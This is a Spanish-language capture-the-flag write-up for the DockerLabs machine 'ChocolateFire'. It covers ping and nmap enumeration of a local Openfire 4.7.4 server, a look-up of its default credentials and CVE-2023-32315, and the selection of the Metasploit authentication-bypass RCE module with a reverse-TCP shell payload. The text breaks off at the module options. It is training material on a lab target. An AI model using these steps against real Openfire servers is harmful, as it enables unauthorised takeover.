🏴‍☠️ Write-Up: Máquina "ChocolateFire"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Media**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Compruebo conectividad con la máquina objetivo. Su ttl es de 64, se puede intuir que es una máquina linux.




```
┌──(kali㉿kali)-[~]
└─$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.105 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.105/0.105/0.105/0.000 ms
```

🎯 2. Escaneo y Enumeración


Busco puertos abiertos, versiones y uso script básico para buscar vulnerabilidades comunes. Obtengo que usa OpenFire, obtengo directorios potencialmente importantes y un par de CVEs, entre otras cosas.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sV --open 172.17.0.2 --script=vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 11:19 EDT
Nmap scan report for jenkhack.hl (172.17.0.2)
Host is up (0.000016s latency).
Not shown: 65523 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
5222/tcp open  jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|     stream_id: a0katq6wi
|     auth_mechanisms:
|     compression_methods:
|_    features:
|_rsa-vuln-roca: ERROR: Script execution failed (use -d to debug)
5223/tcp open  ssl/hpvirtgrp?
5262/tcp open  jabber         Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|     stream_id: 3yk83u59xs
|     auth_mechanisms:
|     compression_methods:
|_    features:
5263/tcp open  ssl/unknown
```




```
5269/tcp open  xmpp          Wildfire XMPP Client
| xmpp-info:
|   Respects server name
|   STARTTLS Failed
|   info:
|     capabilities:
|     unknown:
|     errors:
|       host-unknown
|       (timeout)
|     xmpp:
|       version: 1.0
|     stream_id: 9h8wkqimf1
|     auth_mechanisms:
|     compression_methods:
|_    features:
5270/tcp open  xmp?
5275/tcp open  jabber        Ignite Realtime Openfire Jabber server 3.10.0 or later
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     unknown:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|     stream_id: 3fb8u6mz7g
|     auth_mechanisms:
|     compression_methods:
|_    features:
5276/tcp open  ssl/unknown
```




```
7070/tcp open  http          Jetty
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
7777/tcp open  socks5        (No authentication; connection failed)
9090/tcp open  http          Jetty
| http-enum:
|   /login.jsp: Possible admin folder
|   /login.jsp: Login page
|   /images/: Potentially interesting folder
|   /js/: Potentially interesting folder
|   /setup/: Potentially interesting folder
|_  /style/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.84 seconds
```

Ingresando al directorio encontrado que es un panel de login, confirmo que usa OpenFire, abajo sale su versión. Como no tengo credenciales, reviso si en internet salen las por defecto y de pasada uso su versión para buscar vulnerabilidades.



Openfire, Version: 4.7.4




Ignite Realtime
https://discourse.igniterealtime.org › ...

What is the default username and password for admin ...

29 ago 2008 — You should created an **admin** account during **Openfire** setup. However, it's possible to skip this step for the case you have already an existing database.

Visión general creada por IA

The default username and password for the Openfire admin console are "admin" for both the username and password. When you first install Openfire, you should be able to access the admin panel by navigating to `http://your-server-ip:9090` (or `http://localhost:9090` if you're on the same machine) and logging in with these default credentials.



CVE Details
https://www.cvedetails.com › Igni...

Igniterealtime Openfire 4.7.4 security vulnerabilities, CVEs

Igniterealtime **Openfire version 4.7.4** security vulnerabilities, CVEs, **exploits**, **vulnerability** statistics, CVSS scores and references.

FortiGuard Labs
https://fortiguard.fortinet.com › ips

Ignite.Realtime.Openfire.CVE-2023-32315.Authentication ...


This indicates an attack attempt to **exploit** an Authentication Bypass **vulnerability** in **Openfire**. The **vulnerability** is due to the application's failure to ...

Rapid7
https://www.rapid7.com › http › o...

Openfire authentication bypass with RCE plugin

This module will use the **vulnerability** to create a new admin user that will be used to upload a **Openfire** management plugin weaponised with java native payload ...

Encuentro que en MSF hay un exploit existente para la vulnerabilidad, aun que también se explotarlo de forma manual (más larga). De todas maneras, explicaré ambos métodos.



https://www.rapid7.com/db/modules/exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315/

Java

Architectures

java

References

- Source Code
- History

Module Options


To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
msf exploit(openfire_auth_bypass_rce_cve_2023_32315) > show targets
    ...targets...
msf exploit(openfire_auth_bypass_rce_cve_2023_32315) > set TARGET < target-id >
msf exploit(openfire_auth_bypass_rce_cve_2023_32315) > show options
    ...show and set options...
msf exploit(openfire_auth_bypass_rce_cve_2023_32315) > exploit
```

💥 3. Explotación de Vulnerabilidades


FORMA 1:

Abro MSF.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
```

Busco el exploit.




```
msf6 > search openfire

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/openfire_auth_bypass           2008-11-10       excellent  Yes    Openfire Admin Console Authentication Bypass
   1    \_ target: Java Universal                       .                .          .      .
   2    \_ target: Windows x86 (Native Payload)         .                .          .      .
   3    \_ target: Linux x86 (Native Payload)           .                .          .      .
   4  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin


Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315

msf6 > use 4
[*] Using configured payload java/shell/reverse_tcp
```

Al seleccionar el exploit, ingreso los valores necesarios para que funcione.



```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   ADMINNAME                      no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                   no        Openfire plugin author, (default: random)
   PLUGINDESC                     no        Openfire plugin description, (default: random)
   PLUGINNAME                     no        Openfire plugin base name, (default: random)
